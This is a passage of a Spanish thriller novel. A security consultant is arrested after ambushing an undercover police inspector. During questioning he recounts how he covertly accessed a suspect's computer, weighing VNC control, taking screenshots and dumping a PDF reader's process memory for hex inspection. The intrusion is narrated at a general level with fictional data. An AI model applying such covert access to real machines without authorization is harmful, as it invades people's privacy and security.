-No me digas que ya te has olvidado –gruñó, enfadado-. Supongo que ella merece la pena. Nunca te había visto tan despistado ¡Espabila, hombre! Mañana te quiero en forma. La presentación en Telgroup tiene que ser un éxito.

¡La reunión! Con todo lo que había pasado, me había olvidado por completo. Ni siquiera tenía presente que debía volver a la oficina el lunes. Mucho menos que tenía que ir a Telgroup para exponer los resultados del análisis forense que había delatado a Pablo.

-¿Ángel? ¿Estás ahí? –preguntó Juanjo, alarmado por mi silencio.

No contesté. Estaba pensando. La voz de mi jefe sonaba entonces muy lejana, pese a que yo mantenía el teléfono pegado a la oreja.

Pronto tomé una decisión. Si para el día siguiente no había conseguido dar con Yolanda, siempre podía acudir a la reunión e investigar sobre el terreno. Pero, ¿no sería eso meterse en la boca del lobo? Alguien de Telgroup tenía que saber que yo había accedido al archivo. No sabía quién había dado la orden de liquidarme, pero bien podía haber partido de esa empresa. De todos modos, era un riesgo que estaba dispuesto a correr. Y era poco probable que intentaran algo en un edificio de oficinas abarrotado un día laborable.

-¡Ángel! –Juanjo gritaba. Seguro que pensaba que la comunicación se había cortado.

-No te preocupes. Mañana tendré todo a punto.

-Eso está mejor. Por cierto, ¿dónde estás? Te he llamado al fijo y no contestas.

-Me he escapado el fin de semana –contesté-. Hasta mañana.

Colgué sin darle tiempo a preguntar nada más. No tenía el ánimo para mantener aquella clase de conversación. En esos momentos, Yolanda ocupaba toda mi mente.

Capítulo XX
Confrontación

Me senté en un banco cuando aún faltaban unos minutos para las cinco. El sol me obligaba a entrecerrar los ojos y el rumor del agua en la fuente próxima acariciaba mis oídos. La gente disfrutaba de una agradable tarde de domingo en el parque, apurando sus últimas horas de asueto en un entorno natural enclavado en medio de un desierto de asfalto. Yo podría haber sido uno más de aquellos seres ociosos y despreocupados, pero unos políticos y empresarios corruptos habían secuestrado al amor de mi vida e intentado matarme. Eso puede fastidiarle el fin de semana a cualquiera.

Marcos había continuado con el seguimiento de Etxeondo durante toda la mañana. Según me informó luego, solo había salido de casa para comprar el periódico y pasear al perro. No se encontró con nadie en el exterior ni recibió visitas, aunque sí le vio utilizar el teléfono móvil en dos ocasiones. En ningún momento pudo acercarse lo suficiente para escuchar la conversación, pero el empresario parecía bastante agitado tras colgar la última vez. Después de eso, Marcos tuvo que abandonar la vigilancia para encontrarse conmigo en el parque.

Yo, por mi parte, no había conseguido nada repasando los datos del ordenador del consejero, más allá de confirmar su participación en la trama corrupta. Había agotado esa línea de investigación, pero no estaba más cerca de encontrar a Yolanda. Esperaba obtener mejores resultados con Suárez, la persona con quien ella se había citado antes de su desaparición.

Este personaje me tenía desconcertado. Su nombre estaba asociado al archivo en la agenda, si bien no había vuelto a aparecer en el curso de la investigación. Por lo tanto, ignoraba si había participado en el secuestro, en cuyo caso no se presentaría. Si lo hacía, demostraría su inocencia en cuanto al secuestro, pero bien podía formar parte de otra pieza de la trama y desconocer lo que habían hecho sus compinches.

Levanté la cabeza del periódico que simulaba leer y no vi a Marcos por ningún lado. Sabía que estaba cerca y controlaba la zona. Esa certidumbre no impedía que mi nerviosismo aumentaba a medida que llegaba la hora convenida. A pesar de ello, estaba listo para abordar a mi objetivo en cuanto consiguiera identificarlo.

De las personas que deambulaban en torno a la fuente, ninguna parecía ser mi hombre (o mujer). Nadie esperaba. Todos iban y venían, sin detenerse el tiempo suficiente para levantar sospechas. Solo otro de los bancos estaba ocupado por una anciana que lanzaba miguitas de pan a las palomas y miradas de reprobación a una pareja que se besuqueaba sobre el césped. Traté de relajarme observando el picoteo de las aves, pero la hora avanzaba a la par que mi impaciencia.

■■■

Pasaban diez minutos de la hora señalada. Fueron suficientes para convencerme de que Suárez no se presentaría. Era demasiado esperar después de todo lo que había sucedido. Su ausencia le declaraba culpable y yo tenía otro nombre que añadir a mi lista negra.

Iba a levantarme cuando sentí una vibración en el bolsillo. Me dejé caer de nuevo sobre el banco y saqué el móvil. Marcos me informaba por Whatsapp: "Varón. 50 años. Pelo negro. Camisa roja. Cazadora azul. Al norte".

¡Al norte! ¿Dónde cojones estaba el norte?

Pensé en abrir la aplicación de la brújula, pero eso me habría llevado demasiado tiempo, así que miré a todas las direcciones sin ningún disimulo. Pronto localicé a la persona descrita, que venía hacia mi posición con un ligero trote y expresión de apuro.

Al llegar a la fuente se detuvo, dio una vuelta sobre sí mismo y consultó su reloj de pulsera. Reparó en mí por un momento, pero enseguida me descartó y siguió buscando a su alrededor. Finalmente dejó caer las manos contra los muslos en clara muestra de fastidio. Estuvo unos minutos esperando. Finalmente volvió a consultar su reloj, lanzó un suspiro al aire, dio media vuelta y se marchó por donde había llegado.

Me levanté y comencé a seguirlo. Mi visión periférica detectó la silueta de Marcos caminando entre los árboles, al otro lado del camino y algo adelantado con respecto al objetivo. Habíamos acordado abordarlo cuando las circunstancias fueran las adecuadas, lo que suponía que Marcos decidiría el momento. Yo me mantendría a la expectativa y actuaría de poli bueno.

Suárez se desvió por un camino secundario, donde una mujer de mediana edad caminaba en sentido contrario arrastrando un carrito de bebé. Cuando llegó a mi altura, pude ver que el pequeño dormía plácidamente. Miré por encima del hombro y la vi perderse por el camino principal. No había orcos en la Comarca.

Estaba pensando que esa era nuestra oportunidad cuando Marcos salió de entre los matorrales y empujó a Suárez contra un árbol. Este trató de zafarse y golpear con el puño a su atacante, pero Marcos le bloqueó el brazo y se lo inmovilizó contra la espalda. Lo giró y volvió a empujarlo contra el árbol sin soltar la presa, manteniéndole la cara presionada contra el tronco y clavándole el pulgar por detrás de la oreja.

-¡Suéltame, cabrón! –amenazó Suárez, que a pesar de estar completamente inmovilizado todavía hacía esfuerzos por soltarse. No tenía la más mínima oportunidad, ya que Marcos descargaba todo su peso contra él-. No sabes con quién te estás metiendo. Vas a atracar al hombre equivocado.

-¡Cállate! –ordenó Marcos-. Esto no es un atraco. Y sé perfectamente quién eres, Suárez.

El hombre se tensó al escuchar su apellido. Su mirada pasó del miedo a la curiosidad para, al incrementar Marcos la presión contra su cuello, volver al miedo. Sin embargo, no se derrumbó. Con su limitado campo de visión, reparó en mi presencia. Parecía que estudiaba la situación y valoraba sus opciones. Mi amigo se dio cuenta e incrementó aún más la presión, hasta que consiguió arrancarle un gemido de súplica.

-¿Quiénes sois? –preguntó, cuando se dio por vencido-. ¿Qué queréis?

-¡Aquí las preguntas las hago yo! –ladré, renunciando de inicio al papel de poli bueno y adoptando el tono que Vic Mackey emplea ante los sospechosos más reticentes en "The Shield", una de las mejores series de la historia.

No fue mi mejor interpretación, pues la voz me salió vacilante, a medio camino entre una pregunta y una exclamación. Esto dejó pasmado a Suárez. Marcos me interrogaba con los ojos, visiblemente confundido.

-¡Responde! –bramé, amagando un puñetazo que nunca me hubiera atrevido a dar.

-¡Pero si no has hecho ninguna pregunta! –protestó Suárez.

"¿Qué coño estás haciendo?", preguntó Marcos de modo telepático.

"¿Qué coño estoy haciendo?", pensé.

-No te hagas el listillo conmigo, Suárez –dije, en un penoso intento de recuperar la dignidad-. Estás de mierda hasta el cuello y ahora lo sabes. Tenemos el archivo que demuestra los sobornos.

-¿Tú tienes el archivo? –preguntó, dejando claro que sabía de qué hablaba. Debía seguir presionándole.

-Sí, lo tengo –afirmé, sintiéndome cada vez más cómodo en mi papel-. Y con él puedo arrastrarte hasta una oscura celda y tirar la llave al mar –utilizar ese cliché barato avergonzaría incluso al guionista de la última película de Nicolas Cage, pero yo seguí a lo mío-. Sin embargo, puede que hoy sea tu día de suerte, colega.

¿Colega? De verdad había dicho "colega". Marcos puso los ojos en blanco y sacudió la cabeza, ofendido por que empleara su apelativo predilecto al dirigirme a aquel impresentable.

-¿Ah, sí? –Suárez parecía cada vez más relajado. Incluso diría que divertido. Algo no estaba funcionado.

-Pero yo no tentaría a la suerte –le recomendé-. Así que borra esa sonrisa estúpida de la cara y atiende a lo que voy a decirte –hice una pausa para aumentar el efecto dramático. Antes de continuar, incluso me aclaré la garganta con un carraspeo-. Que hayas venido hoy aquí me indica que esperabas encontrar a Yolanda, así que no estás al tanto de lo que han hecho tus socios. Eso es un punto a tu favor. Pero no es suficiente. Sé que estás implicado de alguna manera y que el archivo te compromete. De otro modo, no habrías venido a buscarlo. Bien. Estoy dispuesto a hacer un trato.

-Qué bien –se burló Suárez.

-Calla y escucha –dijo Marcos.

-No me importan vuestros chanchullos –continué-. No me importa que sigáis robando. Por mí como si dejáis este país arruinado y os fugáis a algún otro sin tratado de extradición. Lo único que me importa es Yolanda. Así que empieza a cantar lo que sepas, porque si no me das alguna información que me sirva para encontrarla, envío el archivo a la poli y os vais todos a la mierda. ¿Me he expresado con claridad?

-Oh, sí, con mucha claridad. Dile a tu amigo Steven Seagal que mire en el bolsillo trasero de mi pantalón. Quizá allí encuentre algo interesante.

Asentí con la cabeza en dirección a Marcos, que liberó la pinza sobre el cuello de Suárez para extraer su cartera.

-Adelante, chico duro. Ábrela –le dijo Suárez.

Marcos la abrió con la mano libre. Dio un paso atrás y soltó la presa, permitiendo que Suárez se girara. Me miró con gesto contrariado al tiempo que me mostraba el interior de la cartera. Una placa de policía refulgía junto a un carné profesional con una foto de Suárez vestido de uniforme. Cuando nos volvimos hacia él, nos apuntaba con su pistola reglamentaria.

-¡Inspector Suárez, capullos! –dijo-. Quedáis detenidos.



Capítulo XXI
Declaración

La sala de interrogatorios no era la típica habitación claustrofóbica y de mobiliario austero que retratan las películas y series policiacas americanas, sino una habitación claustrofóbica y de mobiliario austero mucho más cutre.

Los muros clamaban por una mano de pintura, mi silla de aluminio cojeaba, la mesa estaba rallada y repleta de manchas de café (yo esperaba que fueran de café) y el espejo que tenía enfrente necesitaba con urgencia que alguien le pasara un trapo. No era necesario haber visto las cinco maravillosas temporadas de "The Wire" para saber que los polis me observaban desde el otro lado.

Les saludé con una mano temblorosa, pero solo el reflejo angustiado de mí mismo me devolvió el saludo. Pasaron los minutos y nadie entró para decirme que se había cometido un error y podía marcharme. Eso hubiera sido demasiado fácil y, tal como estaban las cosas, no lo esperaba. Apoyé los codos en la mesa y oculté mi rostro entre las manos mientras pensaba el modo de convencer a Suárez (¡Inspector Suárez, capullos!) de que me soltara sin poner en peligro a Yolanda.

Después del incidente del parque y nuestra posterior detención, no pude hablar con Marcos. Suárez hizo unas llamadas y al momento se presentaron dos vehículos patrulla que nos trasladaron por separado a las dependencias de la brigada. Una vez allí, volvieron a registrarme, se llevaron mis pertenencias, me leyeron los derechos y me arrojaron a la sala donde ahora me encontraba. El resto fue una larga sucesión de minutos que ya sumaban las dos horas.

El silencio era tan intenso que me llevé un buen susto cuando la puerta se abrió con el sonido de un cañonazo. Levanté la cabeza y vi que Suárez entraba seguido por un hombre de unos treinta años, barba oscura y pelo largo, que atravesó la sala sin decir palabra, se apoyó contra el espejo y cruzó los brazos sobre el pecho. Me estudiaba como si se encontrara ante un raro espécimen biológico. Yo, por mi parte, le observé con detenimiento, hasta que sus ojos inexpresivos me obligaron a bajar la mirada. Su constitución menuda y aspecto descuidado no encajaban con el escenario. De no ser por la tarjeta de identificación en la solapa y el bulto de la pistolera bajo la camisa, nunca le habría identificado como policía.

Suárez, por su parte, tomó asiento al otro lado de la mesa, sobre la que dejó caer una fina carpeta. En la solapa estaba impreso el escudo del Cuerpo Nacional de Policía y el nombre de la unidad a la que pertenecía: Delincuencia Económica y Fiscal (UDEF). El inspector



se reclinó en la silla y adoptó la misma actitud que su compañero: de contemplación y silencio.

-Oiga, yo…

-Te hemos leído tus derechos, Ángel –dijo Suárez, impidiendo que continuara-. Nos has dicho que renuncias a la asistencia de un abogado.

-Sí, renuncio –le confirmé, ya que me advirtieron que si solicitaba un abogado, este podría tardar en llegar unas ocho horas. Yo era una víctima y no pensaba que necesitara uno. Como tantos otros que terminan entre rejas, tenía esa convicción-. Solo quiero acabar con esto cuanto antes.

-Bien, entonces no tendrás inconveniente en firmar este acta –dijo, tendiéndome un bolígrafo junto con un formulario que sacó de la carpeta-. Es solo una formalidad, para que todo vaya más rápido.

-Sí, está bien –firmé donde me indicaba. Suárez volvió a guardar el acta en la carpeta y el bolígrafo en su solapa-. ¿Cuándo podré salir?

-Antes tenemos que hablar de lo que ha pasado, ¿no crees?

-Sí, bien, usted manda –utilicé el "usted" como muestra de respeto y sumisión.

La entrevista había empezado bien. El inspector no parecía molesto conmigo y me trataba con exquisita profesionalidad. Eso me hizo pensar que aún podría sacar algo bueno del interrogatorio y obtener alguna información.

-Dígame una cosa, inspector. ¿Para qué se había citado con Yolanda?

Suárez sonrió y negó con la cabeza. Luego se inclinó hacia delante y me señaló con un dedo amenazante.

-¡Aquí las preguntas las hago yo, capullo!

Copió mi frase e interpretación anteriores. En él eran mucho más convincentes. El brusco cambio de registro me convenció de que nunca me ganaría la vida evaluando a la gente.

-Y ahora –continuó Suárez-, ¿adivina quien está de mierda hasta el cuello? Más vale que empieces a hablar, porque tu amigo el karateka no tardará en venderte para salvar su propio culo.

Ahora fui yo quien negó con la cabeza.

-¿Qué? –dijo Suárez.

-No conoce a Marcos –contesté-. Nadie ha conseguido alcanzar su límite.

Suárez dio una fuerte palmada sobre la mesa, visiblemente enfadado. Yo no era el único en recurrir a clichés baratos para intimidar.

-Déjame que te diga una cosa, mierdecilla. Aquí todo el mundo acaba cantando. *Al final*, esto parece un puto musical de Broadway. ¿Verdad que sí, Prado?

-Sí –afirmó su hasta ahora silencioso compañero-. Como en "Sonrisas y Lágrimas". Solo depende de ti que esto termine con unas o con otras.

Ambos rieron como si la ocurrencia fuera nueva. Sus risas me parecieron demasiado artificiales para no pensar en un guión previamente establecido.

-La cosa no pinta bien –continuó Suárez-. Habéis atentado contra un agente de la autoridad. Eso para empezar. La lista de delitos puede crecer si no me explicas qué tienes que ver con Yolanda Díaz y qué sabes de ese archivo.

-Yolanda es mi… amiga –dije-. Escuche. Tiene que creerme. Si hubiéramos sabido que usted era policía, nunca le habríamos atacado. Cometimos un error.

-¿Quieres decir que me confundisteis con otro?

-Sí, eso es.

-¿No pretendíais asaltar a un policía?

-No, de ninguna manera.

-¿Pero sí a otra persona?

-Exacto.

-Entonces queda todo aclarado. Puedes irte.

-Gracias –Empecé a levantarme, pero me detuvieron la mirada divertida de Suárez y la expresión de incredulidad de Prado. Me dejé caer de nuevo en el asiento-. No lo dice en serio –protesté-. Estaba siendo sarcástico.

-¿Tú crees?

-Ahora sí parece sarcasmo.

-Muy listo –reconoció Suárez, que se reclinó en el asiento y abrió la carpeta como si fuera un libro, mostrándome solo las solapas mientras consultaba algo del interior-. Mira, Ángel. Hemos comprobado vuestros antecedentes. Los dos estáis limpios y tú no me pareces mala gente. Tu colega sí tiene pinta de ser un loco hijo de puta –Se llevó una mano a la nuca y echó la cabeza hacia atrás-. Ese tío me da escalofríos.

-No es tan malo cuando lo conoces.

-¡Todavía siento palpitaciones en el cuello!

-Seguro que él lo lamenta mucho. No era nuestra intención causarle ningún daño.

-Entonces, ¿a qué venía lo de antes?

Inspiré profundamente, sin atreverme a contestar. Los secuestradores habían sido claros en sus amenazas. Si contaba lo que sabía, podía comprometer la seguridad de Yolanda. Pero había llegado a una situación en que el silencio no nos ayudaría a ninguno de los dos. Si me negaba a responder, Suárez no me dejaría marchar y el tiempo se estaba agotando.

-Antes de responder –dije-, tiene que prometerme que su prioridad será encontrar a Yolanda. No utilizará nada de lo que le diga si eso supone un riesgo para ella. Y tiene que explicarme por qué iban a encontrarse en el parque esta tarde. Después contaré toda la historia.

-Estás sentado en la silla equivocada para plantear tantas exigencias –dijo Prado, en su segunda intervención de la noche.

Suárez reflexionaba. Apoyaba los codos sobre la mesa y juntaba las yemas de los dedos. Yo observaba su rostro pensativo y su mirada perdida a través del triángulo que había formado con las manos. Finalmente, pareció tomar una decisión.

-A mediados de esta semana, recibí una llamada en mi despacho –dijo Suárez, aceptando tácitamente mis condiciones-. De la comisaría del distrito de Villaverde. Un inspector de la policía judicial me informó de que la señorita Díaz se había personado allí para denunciar la desaparición de su hermano, Pablo Díaz. Como este era mayor de edad y no había indicios de violencia, se siguió el protocolo establecido.

-Es decir, que no hicieron nada.

-Yo trabajo en la Brigada de Delincuencia Económica –me indicó, pasando por alto la crítica-. No era de mi competencia y así se lo dije al inspector, pero este insistió en transferir la investigación a mi unidad, ya que la señorita Díaz relacionaba la desaparición con una red de corrupción. Al parecer, su hermano había accedido a cierta información de la empresa donde trabajaba que demostraría la comisión de varios delitos económicos y comprometería a altos ejecutivos de la misma. La empresa ya había salido en investigaciones anteriores.

-¿Habían investigado antes a Telgroup? -pregunté.

-Veo que tienes cierta información. A lo mejor sí que puedes arrojar alguna luz sobre este asunto.

-Le prometo que no quedará decepcionado. Por favor, continúe.

-La señorita Díaz sospechaba que su hermano había sido descubierto y silenciado por los responsables de la trama –prosiguió-, pero, antes de desaparecer, este le había enviado un archivo encriptado con las pruebas.

Iba a protestar, pero no fue necesario porque Prado intervino por mí:

-Cifrado –corrigió.

Ahora yo sabía que era uno de los nuestros.

■ ■ ■

-Vale, cifrado –consintió Suárez, que se encogió de hombros para restarle importancia al matiz-. El caso es que mantuvimos una conversación telefónica donde le aseguré que nuestros técnicos podían solventar ese problema con facilidad. Solo tenía que entregarme el archivo. Ella quería hacerlo en persona y cuanto antes. Insistía que iniciásemos la búsqueda de su hermano desde el primer momento. Yo tenía una montaña de trabajo pendiente y, además, debía comprobar la veracidad de la denuncia por otros medios.

-El protocolo. Claro.

-Mira, no estoy contento con ello, pero las cosas funcionan así.

-Vale, ¿qué más?

-No mucho. Aunque le aseguré que no podía recibirla hasta la semana siguiente, ella insistía en verme antes. Su preocupación parecía sincera, y por ese motivo accedí a encontrarme con ella en el parque. Pero, en su lugar, aparecisteis tú y tu gorila –se quejó mientras se volvía a masajear el cuello al recordar el episodio-. Te toca.

-Necesitaré el portátil -dije.

Prado salió y volvió con mi máquina después de consultar la petición con Suárez, que la aceptó con un asentimiento. El agente más joven había abandonado su posición junto al espejo y ahora ocupaba la otra silla. Dispuse la pantalla de modo que los tres pudiéramos verla y empecé a contarlo todo.

Bueno, todo no. Es cierto que suavicé algunos hechos y omití otros, como, por ejemplo, que Marcos había lesionado gravemente a una persona y allanado la vivienda de otra. Mi intención era dejarlo al margen y asumir toda la responsabilidad. No les hablé de todas las intrusiones, pero sí tuve que reconocer la mayoría a fin de explicar cómo había accedido a cierta información.

En la primera parte de la exposición, me cortaban continuamente con preguntas. Querían que aclarara esto o explicara aquello. Pero a medida que avanzaba en el relato, los policías se mostraron más y más interesados, y llegó un momento en que pude continuar sin interrupciones.

Reparé en que Prado mostraba un vivo interés por los aspectos técnicos. Me hacía preguntas sobre las herramientas que había utilizado o el modo en que había salvado una medida de seguridad concreta. Mis respuestas parecieron convencerlo, ya que me obsequió con varios gestos de reconocimiento. Me sorprendió que alguien ajeno al mundo de la seguridad informática tuviera los conocimientos necesarios para seguir mis explicaciones sin problema, y así se lo confesé.

-Antes trabajaba en la Brigada de Investigación Tecnológica –explicó.

Tenía mucha curiosidad por saber cómo había recuperado el fichero robado. No tuve ningún inconveniente en explicarlo, echando mano del portátil cuando lo necesitaba. Así, le conté que cuando conseguí conectarme, una de las primeras búsquedas que hice fue la del PDF.

■ ■ ■

Lamentablemente, quien lo había abierto se había limitado a ver su contenido para después desconectar el pendrive. No obstante, se me ocurrieron dos modos de recuperarlo.

-¿Qué modos? –preguntó Prado.

-La primera y más sencilla, arrancando un VNC que me permitiera usar su ordenador tal y como si yo mismo estuviera delante, viendo el escritorio y moviendo su ratón. Pero al no estar realmente allí, no quería arriesgarme a que alguien notara cómo se movía el cursor "solo" o se cerraban y abrían ventanas de forma mágica, y diese la alerta o apagase directamente el ordenador.

-Ajá –murmuró.


-Luego probé a usar el comando `screenshot` para hacer capturas de pantalla. Pensé que si el documento estaba abierto, podría guardar por lo menos el trozo que se visualizaba. No me sirvió la idea original, ya que el archivo efectivamente estaba abierto, pero se encontraba en su última página y allí no se leía ningún dato relevante. Pero me dio una tercera idea.

-¿Apagar el monitor para que nadie viese lo que hacías?

-Eh… no, eso no se puede hacer. Aunque hubiese molado –reconocí.

-Haz el favor de continuar –replicó, cabreado.

-Lo que hice fue volcar el contenido de la memoria del proceso en un fichero –Señalé la ventana y le di un momento para que la estudiara-. Imaginé que estaría allí. Luego, encontraría el documento mediante alguna herramienta.



Img 93: Volcado de memoria del proceso de Acrobat Reader.

Pero, por desgracia, la memoria RAM no es como un sistema de ficheros de un disco duro, diseñado para que los archivos estén lo menos fragmentados posible, y donde recuperar un fichero es tan sencillo como detectar los primeros bytes de su comienzo e ir adquiriendo los sectores hasta su término. La memoria es más compleja y está dividida en mil trozos imposibles de rastrear, por lo que "escarbar" en ella con utilidades no resulta práctico.

-¿Entonces? –Enarcó una ceja con escepticismo.

-Entonces, nada –Me encogí de hombros, como si la respuesta fuera evidente-. Editor hexadecimal al canto y a buscar. No lo hice en su momento, porque solo me interesaban las pistas sobre el paradero de Yolanda.

De todos modos, le enseñé cómo hacerlo. Repasamos el contenido del fichero entre los dos. Le expliqué que aquello que veía era un trozo de lo que yo identificaba como la tabla "Operationen", con los campos "Nurnberg", "87.000,00" y "21/05/2012" en la primera fila.

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
29F4340  00 4E FC 72 6E 62 65 72 67 00 00 09 00 38 37 2E   .N.rnberg....87.
29F4350  30 30 30 2C 30 30 00 02 00 00 03 01 00 80 00 04   000,00..........
29F4360  00 00 03 00 03 00 00 0A 00 32 31 2F 30 35 2F 32   .........21/05/2
29F4370  30 31 32 04 00 4B F6 6C 6E 00 00 08 00 35 2E 34   012..K.ln....5.4
29F4380  30 30 2C 30 30 00 00 02 00 00 03 01 00 80 00 06   00,00...........
29F4390  00 00 03 00 03 00 03 02 00 00 03 0A 00 31 30 2F   .............10/
29F43A0  30 35 2F 32 30 31 32 07 00 4D FC 6E 63 68 65 6E   05/2012..M.nchen
29F43B0  00 00 00 02 00 00 03 08 00 32 2E 32 30 30 2C 30   .........2.200,0
29F43C0  30 00 00 02 00 00 03 01 00 80 00 06 00 00 03 00   0...............
29F43D0  03 00 03 02 00 00 03 0A 00 30 39 2F 30 35 2F 32   .........09/05/2
29F43E0  30 31 32 07 00 4D FC 6E 63 68 65 6E 00 00 00 02   012..M.nchen....
29F43F0  00 00 03 06 00 34 30 30 2C 30 30 02 00 00 03 01   .....400,00.....
29F4400  00 80 00 0E 00 00 03 00 03 00 03 00 03 00 03 00   ................
29F4410  03 00 03 02 00 00 03 0A 00 30 33 2F 30 35 2F 32   .........03/05/2
29F4420  30 31 32 08 00 4E FC 72 6E 62 65 72 67 00 00 09   012..N.rnberg...
29F4430  00 36 35 2E 30 30 30 2C 30 30 00 02 00 00 03 01   .65.000,00......
29F4440  00 80 00 04 00 00 03 00 03 00 00 0A 00 30 31 2F   .............01/
29F4450  30 35 2F 32 30 31 32 0A 00 44 FC 73 73 65 6C 64   05/2012..D.sseld
29F4460  6F 72 66 08 00 35 2E 31 30 30 2C 30 30 00 00 02   orf..5.100,00...
29F4470  00 00 03 01 00 80 00 06 00 00 03 00 03 00 03 02   ................
29F4480  00 00 03 0A 00 32 38 2F 30 34 2F 32 30 31 32 07   .....28/04/2012.
29F4490  00 4D FC 6E 63 68 65 6E 00 00 00 02 00 00 03 08   .M.nchen........
29F44A0  00 39 2E 30 35 30 2C 30 30 00 00 02 00 00 03 01   .9.050,00.......
```

Img 94: Visualización hexadecimal de la memoria volcada.

Suárez también intervino, pero dando mucha más importancia a la cronología y coherencia de mi declaración, sin parar de tomar notas de forma compulsiva. Cuando le hablé de la implicación del consejero, dejó de escribir. Cuando relacioné a Nümberg con la presidenta, dejó caer el bolígrafo sobre el papel y me miró con ojos desorbitados.

-¿La Presidenta? –preguntó, como si dudara de haber escuchado bien y quisiera cerciorarse.

Asentí.

-¿Estás completamente seguro de ello?

-Es la única explicación posible. Las pruebas apuntan a ella como la máxima responsable.

-¿Te das cuenta de las implicaciones políticas y mediáticas que tendría su imputación? Si la trama de corrupción llega a ese nivel, necesitaremos estar muy seguros antes de actuar. En cuanto pongamos su nombre en una sola diligencia, una avalancha de jueces, abogados, políticos y periodistas se nos vendrá encima.

-Y si cometemos un solo error –añadió Prado-, nos comerán vivos.

-¿Pablo Díaz está dispuesto a declarar? –me preguntó Suárez.

-No se presentará mientras ellos retengan a su hermana.

El inspector se recostó y volvió a formar un triángulo con las manos. Supuse que era su postura de meditación.

-Comprenderás que, sin pruebas sólidas, tenemos atadas las manos. No podemos hacer nada.

-¿Qué? –exclamé, rezumando indignación-. Tienen mi declaración, el vídeo del secuestro, el archivo con la lista, han leído el correo del consejero… ¿Qué otras pruebas necesitan?

-Eso que tú llamas pruebas, no lo son –apuntó Suárez-. El abogado más torpe podría rebatirlas sin problemas.

-Es verdad –terció Prado-. En el video no se ve ningún secuestro. Ni siquiera se aprecia bien que tu amiga vaya en ese coche. El archivo es más prometedor pero, sin pruebas adicionales de que esos alias corresponden a personas reales, solo tenemos algo con lo que empezar a investigar. Y olvídate del correo. Podría pasar por una de tantas comunicaciones entre la consejería y la empresa adjudicataria. Demasiado vago.

-Sin contar con que todo se ha obtenido ilegalmente –prosiguió Suárez-. Son pruebas viciadas; inadmisibles ante un juez. De hecho, nuestra obligación sería imputarte varios delitos informáticos ahora mismo.

Estaba furioso. No comprendía cómo aquellos dos podían ser tan obtusos.

-No me venga con legalismos ni amenazas –le dije-. ¿Qué quería que hiciera, que me quedara de brazos cruzados sin hacer nada?

-No, que fueras a comisaría y denunciaras. Así podríamos haber hecho nuestro trabajo.

-Eso no le sirvió de mucho a Yolanda, ¿verdad?

Suárez resopló. Hasta ese momento, había tolerado mis insolencias, pero su paciencia estaba a punto de agotarse, y yo me daba cuenta.

-Escuche, inspector –dije, con un tono apaciguador-. Necesito que se tome esto en serio. La amenaza contra la vida de Yolanda es real. Tiene que empezar a buscarla de inmediato, no pensar en pruebas condenatorias. Y no me entienda mal; me encantaría

que los corruptos pagaran por sus crímenes. Pero creo que ahora su prioridad es traer a mi amiga de vuelta sana y salva. Después, puede hacer conmigo lo que quiera.

Me crucé de brazos mientras esperaba que Suárez tomara una decisión.

-Os voy a dejar marchar a los dos –dijo.

-Estupendo.

-Prado se quedará con tu ordenador y estudiará todo el material. Yo haré unas cuantas llamadas e iniciaré el protocolo de búsqueda. Vosotros os quedáis al margen, ¿entendido?

-Entendido.

-Porque si os encuentro en un sitio donde no debáis estar, contactáis con alguien con quien no debáis hablar, o hacéis algo distinto a quedaros en casita y ver la tele, en definitiva, si volvéis a interferir en mi investigación, vais a desear que el juez os encierre con tal de estar lejos de mí. ¿He sido lo suficientemente claro?

Capítulo XXII
Presentación

-... y entonces me dice: "Pero, querido, esta camisa te hace juego con el traje color índigo" -dijo Juanjo Rivas, con una elevación de cejas que denotaba, todavía más que el tono, su incredulidad-. ¡Pero qué demonios es el color índigo! ¿Tú lo sabes? –Se volvió hacia mí y yo me encogí de hombros-. Pues yo tampoco. Así que le contesto: "Es verdad, cariño, pero es que cuesta ciento cincuenta euros, y ya tengo más de cien camisas. A algunas no me ha dado tiempo de quitarles la etiqueta". Y ella, sin entrar en razón: "Estaba rebajada. He ahorrado cien euros". Entonces pienso que cincuenta euros no es mucho y que no merece la pena seguir discutiendo –Yo me mostré conforme-. Pero entonces me suelta: "No seas absurdo. Es de Armani. Ciento cincuenta es su precio rebajado".

Salíamos de Madrid por la A-6 camino de Telgroup en su impresionante Mercedes y me estaba contando su última disputa conyugal, motivada, como siempre, por la desmesurada afición de su mujer a salir de tiendas. Juanjo siempre se estaba quejando de los gastos que debía soportar para mantener contenta a la parienta, quien no tenía otro modo de agradecérselo que añadiendo a sus compras algún que otro regalo para su marido. Pero como todo salía de la misma cuenta, esos regalos generaban más gastos y, en consecuencia, más discusiones.

-Cada vez que sale a "dar una vuelta" –soltó el volante para hacer el gesto de comillas con los dedos-, mi sueldo contribuye a sostener la industria de la moda en este país.

-¿No estarás exagerando? –pregunté.

-¡Exagerando! –exclamó-. No, Ángel, no creo estar exagerando. Carmen tiene tantos zapatos que podría calzar a todos los hobbits de la Comarca. ¡Y vaya si esos cabrones lo necesitan!

En otras circunstancias me hubiera reído con las anécdotas y bromas de mi jefe, no porque fueran graciosas en sí mismas, sino porque me convenía reforzar su buen humor, pero mi ánimo presente solo me permitía responder con asentimientos y, si alguna vez sonreía, lo hacía por educación.

